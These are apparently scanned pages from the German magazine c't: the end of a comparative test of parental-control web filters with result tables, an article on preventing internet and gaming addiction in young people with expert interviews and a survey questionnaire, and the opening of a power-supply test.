Der ganze Schutz ist für die Katz, wenn die Kinder ihn einfach umgehen können. Fast jedes Programm ließ sich im Handumdrehen austricksen, beispielsweise durch das Starten von Windows im abgesicherten Modus oder durch das Beenden des Filterprozesses im Task-Manager. Nur die wenigsten Programme widerstehen solchen einfachen Manipulationsversuchen. Wir haben in der Tabelle bewertet, wie einfach es aus unserer Sicht war, das Programm auszuhebeln. Am schlechtesten schnitt in dieser

Hinsicht der WFK von dareco ab, ein kostenloser Proxy im Internet. Dessen Einrichtung besteht lediglich in einem Eintrag in der Browser-Konfiguration, der sich auch mit eingeschränkten Rechten kinderleicht entfernen lässt.

Keinesfalls sollte man einem Kind oder Jugendlichen Administratorrechte auf dem PC einräumen. Das bedeutet zwar zusätzliche Arbeit, denn jede Programminstallation muss per Admin-Passwort genehmigt werden, dafür hat man aber jederzeit die Übersicht, was auf dem PC installiert ist. Ganz nebenbei schützt das auch vor der unabsichtigen Installation von Schadsoftware.

Einen PC komplett gegen missbräuchlichen Zugriff abzusichern ist aber ein mühsames

Geschäft. Zunächst einmal muss man im passwortgeschützten BIOS das Booten von CD oder USB-Stick unterbinden, denn davon lässt sich ein beliebiges Betriebssystem starten, das seinerseits keinerlei Einschränkungen aufweist. Und selbst diese Sperre lässt sich umgehen, wenn das Kind das BIOS zurücksetzt – um dann den Eltern zu erklären, dass wohl die Pufferbatterie versagt haben müsse, man könne sich den Vorfall anders nicht erklären. Man müsste also obendrein noch den Rechner abschließen, um den Zugriff aufs Mainboard zu verhindern.

Ist das alles dicht, kann sich das Kind trotzdem noch Medien anschauen, die es mitgebracht bekommt. Der Zombie-Streifen, der an der Schule kursiert,



Die Hersteller von Anti-Viren-Software greifen mit der heuristischen Analyse zu einem Mittel, das sich bei Viren gut bewährt, bei Webinhalten aber zu groben Fehlern führt.

16.02.1997) Alter und Geschlecht preis, gehen insbesondere Mädchen das Risiko ein, Opfer von Sexualdelikten zu werden, bei denen die Täter das Vertrauen ihrer unerfahrenen Opfer zunächst erschleichen und sie später missbrauchen, man spricht hier von „Cyber-Grooming“.

Chaträume und IM-Systeme sind für Kinder deshalb grundsätzlich tabu. Selbst spezielle Kinder-Chats, bei denen eine Aufsicht alle Nachrichten im Auge behält und notfalls eingreift, sind nicht ohne Risiko. Wollen Eltern dieses nach sorgfältiger Abwägung und Prüfung des jeweiligen Anbieters eingehen, sollten sie häufig kontrollieren, was für Nachrichten ausgetauscht werden und den Dienst rigoros per Blacklist sperren, sobald auch nur leise Zweifel auftreten. Auf E-Mail-Konten von Kindern sollten sich die Eltern durch Festlegung des Passworts Zugriff und Kontrolle sichern und per Filterregel oder Whitelist im Dienst nur E-Mails von bekannten Absendern annehmen.

NetNanny hat eine spezielle Funktion, die beispielsweise IM-Netzwerke und Webformulare auf die Übermittlung bestimmter in den Einstellungen hinterlegter Daten wie Telefonnummer oder Adresse überwacht. Allerdings lässt sich diese bei IM-Kontakten leicht austricksen, beispielsweise indem man die Information häppchenweise auf mehrere Nachrichten verteilt oder Zahlen ausschreibt. Der Filter greift deshalb zu spät und zu kurz – wenn das Kind erst einmal versucht, persönliche Daten zu übermitteln, hat die vorherige Aufklärung versagt.

Sogar beim Chatten in geschlossenen Netzwerken und im Freundeskreis lauert Gefahr für Kinder und Jugendliche: In sozialen Netzwerken laufen mitunter bösartige Mobbing-Attacken gegen einzelne Mitschüler. Anders als im Pausenhof haben die Lehrer hier so gut wie keine Chance, davon zu erfahren und einzugreifen, sofern das Opfer nicht aus der Anonymität herauskommt und um Hilfe bittet.

Kostenrisiko Tauschbörse

Kein getestetes Programm war in der Lage, den Verkehr von Tauschbörsen-Clients zu verhindern. Ist das Programm erst einmal auf dem Rechner installiert,

lassen sich damit problemlos Dateien aller Art herunterladen. Zwar unterbinden einige Filterprogramme die Websuche nach Torrent-Links – die lassen sich aber auch auf einem Spickzettel notieren und dann manuell eingeben.

Selbst wenn das heruntergeladene Material kindgerecht ist, kann die Nutzung erhebliche finanzielle Konsequenzen haben. Viele Urheberrechtsinhaber

gehen rabiat gegen die Nutzer von Tauschbörsen vor und mahnen sie ab, sobald sie sie ermitteln können. Stets sind solche Schreiben mit einer empfindlich teuren Kostennote garniert.

Bei der Installation von Programmen auf dem Kinder-PC ist deren Zweck also genau zu hinterfragen. Mitunter ist es Kindern gar nicht bewusst, dass sie einen solchen Client installieren. Daher sollte man ab und zu einen Blick

auf den Volumenzähler im Router werfen. Überschreitet das Transfervolumen des Downstreams rund ein Zehntel des Upstreams deutlich, legt das den Verdacht nahe, dass irgendwo im Netz ein Tauschbörsen-Client werkelt und Daten hochlädt. Die Erfassung der Transfermengen ist auch bei erwachsenen Kindern zulässig, da hierbei keine persönlichen Daten erhoben werden.

Anzeige

Webfilter für Kinder-PCs mit Windows

| Produkt | Premium Security Suite 10 | Internet Security Suite 2010 | K9 Web Protection | Parental Controls 7.7 | 11 | WFK |
|------------------------------------|---------------------------|------------------------------|-------------------------|--------------------------|-------------------------|---------------------------|
| Hersteller | Avira | BitDefender | Blue Coat | Cyberpatrol | Cybersitter | Dareco |
| Produktgruppe | Security Suite | Security Suite | Webfilter | Webfilter | Webfilter | Web-Proxy |
| URL | www.avira.de | www.bitdefender.de | www.k9webprotection.com | www.cyberpatrol.com | www.cybersitter.com | www.webfilterfürkinder.de |
| Funktionsumfang | | | | | | |
| Blacklist/Whitelist ergänzbar | ✓/✓ | ✓/✓ | ✓/✓ | ✓/✓ | ✓/✓ | -/- |
| Wortfilter/ergänzbar | -/- | ✓/✓ | ✓/✓ | ✓/✓ | -/- | -/- |
| IM-/Tauschbörsen-Filter | -/- | -/- | -/- | ✓/- | -/- | -/- |
| Multituser-fähig/Fernkonfiguration | ✓/- | ✓/- | -/- | ✓/- | ✓/- | -/- |
| User-Verwaltung/Zeitmanagement | ✓/✓ | ✓/✓ | -/✓ | ✓/✓ | ✓/✓ | -/- |
| Programmssperren | - | ✓ | - | ✓ | - | - |
| Protokollfunktion | - | ✓ | ✓ | ✓ | ✓ | - |
| Gesperrte Sites | | | | | | |
| Porno-URLs neu | 97 % | 74 % | 100 % | 100 % | 98 %/96 % ² | 87 % |
| Porno-URLs alt | 97 % | 58 % | 100 %/97 % ² | 99 % | 93 %/91 % ² | 97 % |
| Gewalt-URLs | 71 % | 18 % | 68 %/54 % ² | 39 %/29 % ² | 21 %/18 % ² | 14 % |
| Abzockseiten | 65 % | 2 % | 53 %/4 % ² | 0 % | 0 % | 2 % |
| Video-Netzwerke | 27 % | 55 % | 82 % | 36 %/27 % ² | 36 % | 72 % |
| Zugelassene Sites | | | | | | |
| Kinderseiten | 100 % | 97 % | 97 %/100 % ² | 100 % | 94 %/97 % ² | 100 % |
| Handel, Information | 100 % | 71 % | 100 % | 100 % | 100 % | 100 % |
| Aufklärungsseiten | 97 % | 80 % | 37 %/60 % ² | 70 %/77 % ² | 67 %/83 % ² | 90 % |
| Nachrichtenseiten | 100 % | 88 % | 100 % | 94 % | 97 %/100 % ² | 100 % |
| Bewertung | | | | | | |
| Bedienung | ○ | ⊕ | ⊕ | ⊕ | ⊕ | ⊕⊕ |
| Funktionsumfang | ⊖ ³ | ○ | ⊖ | ⊕ | ⊖ | ⊖⊖ |
| Sicherheit gegen Manipulationen | ⊖⊖ | ⊖⊖ | ⊕ | ⊕ | ○ | ⊖⊖ |
| Preis ⁴ | 39,95 € | 39,95 € | kostenlos | 39,95 US-\$ ⁵ | 24,95 US-\$/Jahr | kostenlos |

¹Video-Inhalte werden zusätzlich gefiltert ²Voreinstellung Kind/Jugendlicher ³Filter arbeitete unzuverlässig, Seiten wurden trotz Sperre teilweise angezeigt⁴preiswerte Download-Version, falls verfügbar ⁵für 3 PCs

Das Suchpotenzial bei der Online-Nutzung ist nicht unerheblich. Soziale Kontakte und Spiele üben auf Kinder einen ungeheuer großen Reiz aus. Einige verlieren die Kontrolle, verbringen jede freie Minute vor dem Bildschirm und vernachlässigen darüber soziales Leben und schulische Pflichten. Hier gilt es rechtzeitig gegenzusteuern und die zeitliche Nutzung einzuziehen.

zen. Der Artikel auf Seite 144 erklärt, worauf Eltern achten sollten, um einer Internetabhängigkeit vorzubeugen.

In der Vergangenheit hat c't Zeitbegrenzer für den PC bereits getestet [1]. Da die Entwicklung dieser Programme aufgrund der klar umrissenen und einfachen Aufgabenstellung deutlich weniger dynamisch verläuft als bei den Webfiltern und das ver-

breitete Windows 7 eine solche Funktion bereits bei den Bordmitteln hat, haben wir von einem erneuten Test abgesehen. Viele der hier vorgestellten Filterprogramme bieten als Zusatzfunktion die Möglichkeit, Online-Zeiten zu begrenzen und unerwünschte Programme, beispielsweise Spiele, zu sperren.

Wer heute kleine PC-Einsteiger im Grundschulalter betreut, sollte ein Basis-Tool installieren, sich entspannt zurücklehnen und abwarten, was der Markt in den kommenden Jahren hervorbringt.

Wenn das Kind älter wird, wird nicht nur der Internetzugang wichtiger, sondern auch die Aufgabe der Webfilterung diffiziler. In weiterführenden Schulen bestehen die Hausarbeiten immer häufiger in umfangreichen Websuchen zum jeweiligen Thema. Ideal, wenn der Nachwuchs zu diesem Zeitpunkt bereits souverän mit den Themen Web und Internet umgeht – dann reicht auch ein einfacher Blacklist-Filter, der den größten Schmutz aussortiert. Eine Whitelist-Lösung ist dann nicht mehr praktikabel, zu vielfältig sind die Interessen der Kinder, zu groß die mit der Freigabe verbundene Arbeit, zu hoch der Zeitdruck, um die Schularbeiten nicht zu behindern. (uma)

Fazit

Das Filtern von Webinhalten auf PCs, die von Kindern genutzt werden, ist zu deren Schutz zwingend notwendig. Zwar wäre es ideal, die Kinder wenigstens in den ersten Jahren bei jeder Surf-Sitzung zu begleiten und bei Problemen sofort eingreifen zu können, aber den meisten Eltern fehlt dafür schlicht die Zeit.

Für den Anfang tut es ein einfacher Whitelist-Filter mit guter Trefferquote, etwa Microsoft Family Safety oder K9 Web Protection. Dessen Freigaben kann man dann Stück für Stück an den Bedarf anpassen, bis das Kind alt genug ist, um auch einmal mit einer versehentlich aufgerufenen Porno- oder Hassseite fertig zu werden.

Dann kann man entweder das Programm umkonfigurieren und weitere Inhalte zulassen – oder auf ein anderes Tool wechseln.



Cybersitter zeigt die Aktivität und den Datenstand des Programms sehr übersichtlich an.

Literatur

[1] Jo Bager, Jetzt rechts!, Computernutzung zeitlich beschränken, c't 3/09, S. 130

www.ct.de/1022138

| Internet Security 2011 | Kinderschutz | Internet Security 2011 | Family Safety | 6.5 | 360 | Kindersicherung 2010 |
|------------------------|-------------------------|------------------------|-------------------------|------------------------|-------------------------|----------------------|
| GData | GlobRob | Kaspersky | Microsoft | NetNanny | Norton | Salfeld |
| Security Suite | Webfilter | Security Suite | Webfilter | Webfilter | Security Suite | Webfilter |
| www.gdata.de | www.globrob.de | www.kaspersky.com/de | www.windowslive.de | www.netnanny.com | www.norton.com | www.salfeld.de |
| -/- | ✓/✓ | -/✓ | ✓/✓ | ✓/✓ | ✓/✓ | ✓/✓ |
| ✓/✓ | -/- | -/- | -/- | ✓/✓ | -/- | ✓/✓ |
| -/- | -/- | ✓/- | -/- | ✓/- | -/- | -/- |
| ✓/- | ✓/- | ✓/- | ✓/✓ | ✓/- | ✓/- | ✓/✓ |
| ✓/✓ | ✓/✓ | ✓/✓ | ✓/✓ | ✓/✓ | ✓/- | ✓ |
| - | ✓ | ✓ | ✓ | ✓ | - | ✓ |
| ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| 81 % | 100 %/98 % ² | 91 % | 100 %/98 % ² | 94 % | 73 % | 51 % |
| 65 % | 100 %/99 % ² | 79 % | 99 %/95 % ² | 86 %/85 % ² | 74 % | 46 % |
| 54 % | 100 %/50 % ² | 39 % | 90 %/2 % ² | 32 %/25 % ² | 21 %/14 % ² | 14 % |
| 2 % | 100 %/53 % ² | 2 % | 100 %/18 % ² | 0 % | 0 % | 0 % |
| 36 % | 100 %/36 % ² | 27 % ¹ | 18 %/0 % ² | 27 % | 0 % | 36 % |
| 91 % | 15 %/52 % ² | 97 % | 67 %/100 % ² | 97 % | 94 %/100 % ² | 97 % |
| 81 % | 0 %/52 % ² | 100 % | 0 %/100 % ² | 100 % | 100 % | 100 % |
| 60 % | 0 %/43 % ² | 53 % | 0 %/93 % ² | 90 % | 77 % | 87 % |
| 84 % | 0 %/72 % ² | 88 % | 3 %/97 % ² | 91 % | 47 %/100 % ² | 100 % |
| ⊕ | ⊖ | ⊕ | ⊕ | ○ | ○ | ⊕ |
| ○ | ○ | ○ | ○ | ⊕ | ⊖ | ⊕ |
| ○ | ○ | ⊖ | ⊖⊖ | ⊕ | ⊖ | ⊖⊖ |
| 29,95 € | 19,99 €/Jahr | 39,95 € | kostenlos | 39,99 US-\$ | 69,99 € | 29,95 € |
| ⊕⊕ sehr gut | ⊕ gut | ○ zufriedenstellend | ⊖ schlecht | ⊖⊖ sehr schlecht | ✓ vorhanden | - nicht vorhanden |
| | | | | | | k. A. keine Angabe |

ct

Anzeige

Dorothee Wiegand

Verspielte Jugend

Wie Eltern einer Internetabhängigkeit ihrer Kinder vorbeugen können

Ob ein Jugendlicher seine vorübergehende Begeisterung für ein Rollenspiel auslebt oder dabei ist, internetabhängig zu werden, ist nicht leicht zu entscheiden. Eltern sollten genau hinschauen und für jüngere Kinder klare Regeln aufstellen. Denn die Weichen werden nach Meinung von Experten bereits früh gestellt.

Am Ende sei es wie ein Sog gewesen, sagt Matthias. Der Web-Entwickler, dessen wirklicher Name anders lautet, ist 33 Jahre alt. Einige davon hat er überwiegend im Internet verbracht. „Ich habe die Tendenz, mich in Foren zu verlieren. Ich lasse dann wichtige Dinge einfach liegen.“ Anfangs war ihm gar nicht bewusst, dass etwas schief lief. Zwar kam es auf der Arbeit vor, dass er seinen Chef vertrösten musste. „Alles hat sich immer länger hingezogen. Das wurde immer mehr, ich konnte es nicht mehr kontrollieren.“ Dass etwas nicht stimmt, wurde ihm aber erst deutlich, als seine damalige Freundin die intensive Online-Nutzung nicht mehr länger tolerierte und es zu einer Aussprache kam. Die Beziehung zerbrach nach sieben Jahren, zurzeit lebt Matthias allein.

Sich einzugestehen „Ich habe ein Problem“ war für ihn ein großer Schritt. Mit der Einsicht kam auch der Mut, sein Problem nicht länger zu verheimlichen. Seit einem Jahr setzt er sich nun mit Hilfe eines Suchtberaters mit seinem Online-Konsum auseinander. „Das Schlimmste ist, dass man die sozialen Kontakte im realen Leben verliert und in der Isolation die soziale Interaktion verlernt.“

Auf die Frage nach der Ursache seiner Internetabhängigkeit sagt Matthias, dass seine Eltern nur selten etwas verboten hätten, ihm gleichzeitig aber nicht das Gefühl vermittelten, sich wirklich für ihn zu interessieren oder gar stolz auf ihn zu sein. „Meine Eltern haben nie nein gesagt und ich habe als Kind kaum Konsequenz erlebt. Heute fällt es mir schwer, zu mir selbst konsequent zu sein. Konsequenz, nein sagen, Grenzen setzen – das gehört dazu. Das ist wichtig für Kinder, um später, wenn sie als junge Erwachsene allein leben, klar zu kommen. Ich war immer auf der Suche nach Grenzen, auch im Job. Aber das Internet hat keine Grenzen.“

Vieles an diesem Fall ist typisch für eine Online-Abhängigkeit, in anderer Hinsicht ist er ungewöhnlich. Häufig bevorzugen männliche Computernutzer mit pathologischen Nutzungsmustern nämlich Online-Spiele, während Mädchen und Frauen sich eher in Chats oder Internet-Communities verlieren.

Experten bescheinigen den Online-Rollenspielen ein hohes Suchtpotenzial. Die Spieler schließen sich darin zu Gilden zusammen. So

sind sie gezwungen, an gemeinsamen Aktionen teilzunehmen, um nicht den Anschluss an die Gruppe zu verlieren. Wer auf einem niedrigeren Level bleibt, während die virtuellen Kampfgenossen in der Hierarchie der Spielwelt aufsteigen, ist draußen. Die Anbieter von Spielen dieser Art, allen voran „World of Warcraft“ mit mehr als 11,5 Millionen Spielern weltweit, nutzen diese Gruppendynamik von Online-Rollenspielen, um zusätzliche Anreize zum Spielen zu schaffen. [1]

Obwohl es inzwischen eine Vielzahl an Untersuchungen zum Thema gibt, so das Ergebnis einer aktuellen Studie zum pathologischen Internetgebrauch, fehlen nach wie vor eindeutige Erkenntnisse. Die Arbeit, deren Download-Adresse der c't-Link am Ende dieses Artikels nennt, entstand zwischen 2008 und 2010 am Universitätsklinikum Hamburg-Eppendorf und beim Deutschen Zentrum für Suchtfragen des Kindes- und Jugendalters. Sie bewertet den aktuellen Forschungsstand und stellt das Beratungs- und Behandlungsangebot in Deutschland vor. Belastbare Zahlen etwa zu der Frage, wie viele Kinder und Jugendliche internetabhängig oder jedenfalls gefährdet sind, sind demnach noch rar.

Im Rahmen einer repräsentativen bundesweiten Schülerbefragung zu Jugendgewalt, Integration und Medienkonsum, die das Kriminologische Forschungsinstitut Niedersachsen (KfN) in den Jahren 2007 und 2008 durchführte, beantworteten rund 15 000

Schüler auch Fragen zur Internet- und Computerspielnutzung. In einer gesonderten Studie wurden ihre Antworten anhand einer Computerspielabhängigkeitsskala ausgewertet. Die KfN-Forscher kommen zu dem Schluss, dass 3 Prozent der Jungen und 0,3 Prozent der Mädchen in Deutschland computerspielabhängig sind; weitere 4,7 Prozent der Jungen und 0,5 Prozent der Mädchen halten sie für gefährdet.

Früh anfangen

Dorothee Mücken leitet das Präventionsprojekt Online-Sucht der Drogenhilfe Köln. Sie hält den Umgang mit elektronischen Medien für Vorschulkinder nicht für notwendig. Eltern können im Kindergarten ruhig sagen: „Ich möchte nicht, dass mein Kind den Computer nutzt.“ Auf Elternabenden hört sie von Vätern und Müttern zwar häufig, dass diese den frühen Einstieg ihrer Kinder in die Welt der elektronischen Medien kritisch sehen. Dennoch trauen sie sich nicht, etwas gegen den PC im Kindergarten zu sagen. „Eltern geraten zunehmend unter Druck. Sie glauben, dass sie die Mediennutzung nicht verbieten dürfen. Außerdem haben sie oft auch einfach nicht genügend Informationen und lassen dann aus Unsicherheit alles laufen.“

Zum einen können Eltern durch das eigene Vorbild einer einseitigen Internetnutzung entgegensteuern, zum anderen sollten sie sich mit Videospielen und Internetangeboten ernsthaft auseinandersetzen. „Sie müssen keine Medienexperten sein, aber sie sollten sich informieren über Altersempfehlungen und angemessene Zeitvorgaben.“

Als besonders problematisch bezeichnet Mücken mobile Spielkonsolen für jüngere Kinder. Wenn sich ein Grundschüler regelmäßig mit einer Konsole zurückzieht, lernt er sehr früh, sich jederzeit durch das Abtauchen in die virtuellen Welten abzulenken. Das Fatale daran: Wenn ein Kind Problemen nur auf diese Weise begegnet, erlernt es keine angemessenen Problembewältigungsstrategien.

Die Psychologin wünscht sich, dass der PC im Wohnzimmer gesellschaftsfähig wird, denn damit die Eltern mitbekommen, ob das Kind Absprachen auch einhält, muss der

| | stimmt nicht | stimmt kaum | stimmt eher | stimmt genau |
|---|--------------------------|--------------------------|--------------------------|--------------------------|
| 1. Ich beschäftige mich auch während der Zeit, in der ich nicht Computer- und Videospiele, gedanklich sehr viel mit Spielen. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 2. Ich habe das Gefühl, dass Video- und Computerspiele für mich immer wichtiger werden. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 3. Ich habe das Gefühl, meine Spielzeit nicht kontrollieren zu können. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 4. Ich muss immer länger spielen, um zufrieden zu sein. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 5. Wenn ich nicht spielen kann, bin ich gereizt und unzufrieden. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 6. Mir wichtige Menschen beschweren sich, dass ich zu viel Zeit mit Spielen verbringe. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 7. Ich bin so häufig und intensiv mit Computer- und Videospielen beschäftigt, dass ich manchmal Probleme in der Schule bekomme. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 8. Weil ich soviel spiele, unternehme ich weniger mit Anderen. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 9. Wenn ich längere Zeit nicht spielt, werde ich unruhig und nervös. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 10. Meine Leistungen in der Schule leiden unter meinen Spielgewohnheiten. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 11. Meine Gedanken kreisen ständig ums Computer- und Videospielen, auch wenn ich gar nicht spiele. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 12. Ich verbringe oft mehr Zeit mit Computer- und Videospielen, als ich mir vorgenommen habe. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 13. Es kommt vor, dass ich eigentlich etwas ganz anderes tue und dann ohne zu überlegen ein Computerspiel starte. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |
| 14. Zu bestimmten Zeiten oder in bestimmten Situationen spiele ich eigentlich immer: Das ist fast zu einer Routine für mich geworden. | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> | <input type="checkbox"/> |

Mit Fragebögen wie diesem erforschen Sozialwissenschaftler am Kriminologischen Forschungsinstitut Niedersachsen die Computernutzung Jugendlicher.

Computer in einem Gemeinschaftsraum stehen. Wer Bedenken hat, sich mit festen Regeln für jüngere Kinder allzu autoritär zu verhalten, sollte sich klarmachen „Das Rauchen verbietet man in diesem Alter ja auch.“ Für Kinder bis etwa 12 Jahren empfiehlt Mücken Zeitkontingente. In dieser Phase hält sie auch den Einsatz einer Kinderschutz-Software für sinnvoll, gerade auch zur Einhaltung der Zeitvorgaben. Allerdings sind die Filterprogramme in ihren Augen keine Dauerlösung. Ab 13, 14 Jahren umgehen Jugendliche sie nach den Erfahrungen der Expertin ohnehin.

Jetzt ist es wichtig, den PC-Interessen eines Kindes nicht mit erhobenem Zeigefinger zu begegnen. Eltern sollten vielmehr authentisches Interesse zeigen und Verständnis aufbringen. Online-Spiele bieten Spannung, Teamerfahrung und Herausforderung. Wenn die Therapeutin auf Elternabenden fragt, welche Alternativen man Kindern anbieten kann, um im realen Leben eine ähnliche Faszination zu empfinden, dann fehlt es oft an Ideen. „Das ist tatsächlich ein Problem: Diese Spiele sind genial programmiert, die Inhalte faszinierend aufbereitet.“ – Ein Besuch im Tierpark kann da nicht mithalten.

Mit 15, 16 Jahren sollte ein Jugendlicher seine Internetnutzung im Griff haben. Eltern verhandeln nun auf Augenhöhe mit ihren Kindern. Wichtig, so der Rat der Psychologin, ist grundsätzlich eine eindeutige Haltung, die nicht zwischen Laissez-faire und rigorosem Stromabschalten hin- und herwechselt, sondern für die Kinder klare Grenzen vorgibt.

Genau hinsehen

Dr. Bert te Wildt ist Oberarzt an der Medizinischen Hochschule Hannover. Als Leiter der Ambulanz für medienassoziierte Störungen arbeitet er mit Jugendlichen, deren Internetabhängigkeit zur Sucht geworden ist. Meist geht es um Online-Rollenspiele. Wenn Eltern sich fragen, ob die Computernutzung ihres Kindes bedenklich ist, dann sollten sie nicht ausschließlich die Länge der PC-Sitzungen beachten, sondern auch die Begleitumstände, sagt Bert te Wildt. Sobald Eltern belogen werden, es häufig zu Konflikten kommt, die sozialen Kontakte des Kindes immer mehr zurückgehen und die Schulnoten schlechter werden, muss man dringend genauer hinschauen.

Da die Altersempfehlungen der USK lediglich den Inhalt eines Spiels beurteilen, nicht jedoch dessen Suchtpotenzial, wiegen sich Eltern aufgrund der Alterskennzeichnung leicht in trügerischer Sicherheit, so te Wildt. Die Alterseinstufung „ab 12“ für das Online-Rollenspiel „World of Warcraft“ etwa sei problematisch.

Um einer Abhängigkeit vorzubeugen, hält Bert te Wildt den Einsatz von Schutzprogrammen für richtig – zur gezielten Auswahl der Inhalte ebenso wie zur konsequenten Einhaltung von Zeitvorgaben. „Die Programme können den Eltern eine sinnvolle medienpädagogische Erziehung aber nicht abnehmen“, warnt der Facharzt für Psychiatrie und Psychotherapie. Sie unterstützen



Gute Informationsmöglichkeiten für Eltern bietet beispielsweise die Webseite der Initiative „Schau hin!“.

Eltern lediglich dabei, ihrer Aufsichtspflicht nachzukommen.

Damit nötige Therapien stattfinden können, wäre es aus Sicht des Arztes wünschenswert, die Medienabhängigkeit als Krankheitsbild anzuerkennen. Allerdings, so seine Erfahrung, geht Medienabhängigkeit meist mit anderen psychischen Erkrankungen einher, insbesondere mit Depressionen und Angsterkrankungen. Die Frage danach, was zuerst da war, ist nicht immer zu klären. „Wenn ein Kind im Cyberspace groß wird und nicht ausreichend in die Realität und in seinen Körper hineinwächst, dann ist es schwer zu sagen, ob eine Depression oder eine übergroße Ängstlichkeit dem Realitätsverlust zugrunde liegt oder als Folge der intensiven Internetabhängigkeit auftritt.“ Bert te Wildt warnt daher vor einem zu frühen Einstieg in die Mediennutzung. „Medienpädagogen betonen häufig, wie wichtig Medienkompetenz ist, reden aber zu wenig von Medienabstinenz.“

Konsequent handeln

Prof. Dr. Christoph Möller, einer der beiden Leiter der Abteilung für Kinder- und Jugendpsychiatrie, Psychotherapie und Psychosomatik im hannoverschen Kinderkrankenhaus auf der Bult, formuliert es noch schärfer: „Medienabstinenz führt zur Medienkompetenz, nicht umgekehrt.“ In der frühen Kindheit seien zunächst Bindungs- und Sinneserfahrungen wichtig. Die primären Bezugspersonen sollten Sicherheit und Nähe vermitteln und sich nicht etwa selbstständig mit Handy oder Fernseher beschäftigen. Statt einseitiger visueller Reize vor dem Bildschirm brauche ein Kleinkind umfassende Eindrücke in der realen Welt.

Das Kinderkrankenhaus auf der Bult verfügt über die bundesweit einzige stationäre Einrichtung für internetabhängige Jugendliche, die Therapiestation für Drogen- und Mediensucht „Teen Spirit Island“. „Die jungen Onlineabhängigen, die hier behandelt werden, finden im Internet etwas, was sie im realen Leben nicht haben: Freunde, Anerkennung und auch die Möglichkeit, abzuschalten und zu vergessen. Häufig findet sich eine Grundproblematik wie eine sozial Phobie, Ängste oder eine depressive Grundstimmung“, sagt Christoph Möller. Ein halbes Jahr verbringen die Jugendlichen im Durchschnitt in der Einrichtung. In dieser Zeit müssten sie in einer Gruppentherapie lernen, einen Sinn im Leben zu finden und soziale Kontakte aufzubauen und zu pflegen. Sport ist ein wichtiger Teil des Programms, darunter Klettern in der Halle und im Freien. Im Schulunterricht geht es auch darum, eine angemessene Nutzung des Internet zu erlernen. Noch gibt es keine Langzeiterfahrungen, so Christoph Möller, doch die ersten Ergebnisse der stationären Behandlung seien vielversprechend.

Als problematisch bezeichnet es Möller, dass die Beschäftigung mit Computerspielen von vielen Medienpädagogen als wertvolle Lernerfahrung verkauft wird. Eltern rät er, mit jüngeren Kindern nicht zu diskutieren, sondern eindeutige Vorgaben zu machen. „Der PC gehört nicht ins Kinderzimmer. Erst wenn die anderen Verpflichtungen, etwa Schulaufgaben erledigt sind, kann man der Freizeitbeschäftigung am Bildschirm nachkommen. Klare Zeitvorgaben sollten abgesprochen und eingehalten werden.“ Viele Eltern hätten Probleme damit, dass ihre Kinder auch einmal Langeweile empfinden. Das hält Möller für falsch: „Langeweile kann ein produktives Moment sein.“

In den meisten Fällen können Eltern sicher gelassen bleiben, auch wenn eine neue Onlineaktivität ihre Kinder vorübergehend an den Rechner fesselt. Die oben genannten Zahlen lassen sich auch so lesen: Mehr als 95 Prozent der Jugendlichen zeigen keine pathologische Mediennutzung. Väter und Mütter, die jedoch befürchten, dass ihr Kind in eine Abhängigkeit von Chats oder Onlinespielen geraten ist, sollten das Thema offen ansprechen und Kontakt zu einer Beratungsstelle aufnehmen. Mittlerweile fühlen sich viele Drogenberatungsstellen auch für Internetabhängigkeit zuständig. Der c't-Link zu diesem Artikel nennt Anlaufstellen. (dwi)

Literatur

[1] Hartmut Gieselmann, Der vermessene Spieler, Überwachung sozialer Netze in Online-Rollenspielen, c't 16/2010, S. 86

www.ct.de/1022144

Ernst Ahlers

Potente Powerquellen

Netzteile für Gaming-Boliden und 3D-Workstations

Mainboard, Prozessor, RAM, zwei Grafikkarten, Laufwerke und Gehäuse liegen schon im virtuellen Warenkorb. Doch komplett ist das System erst mit einem passenden Stromversorger. 13 potente Netzteile mussten im c't-Labor ihre Leistungsfähigkeit beweisen.

Die in Gehäusen von der Stange mitgelieferten Netzzeile sind mit ihren 400 Watt Nennleistung nicht auf parallelen Betrieb zweier leistungsfähiger Grafikkarten ausgelegt. Beispielsweise Nvidias aktuelles Topmodell GeForce GTX 480 zieht im Durchschnitt schon rund 200 Watt, in kurzzeitigen Spitzen gar das Anderthalbfache. Mit einem Verbund von zweien ist ein Standardnetzteil also voll aus, wenn nicht gar überlastet und hat keine Energie mehr für den Rest des Systems übrig. Obendrein fehlen schwächeren Netzteilen auch schlicht die 6- und 8-poligen PCIe-Versorgungskabel.

Steckt außerdem noch ein potenter Doppelkern-Prozessor auf einem aktuellen Mainboard nebst RAM und Laufwerken im Gehäuse, dann ergeben sich als Maximalleistung ohne Weiteres über 600 Watt, zu denen dann noch etwas Reserve für weitere Peripherie und Lastspitzen hinzukommt. Ein 700-Watt-Versorger sollte es also schon sein, wenn man sich einen exorbitant bestückten Gaming-Boliden oder eine exzellent ausgestattete 3D-Workstation zusammenstellt.

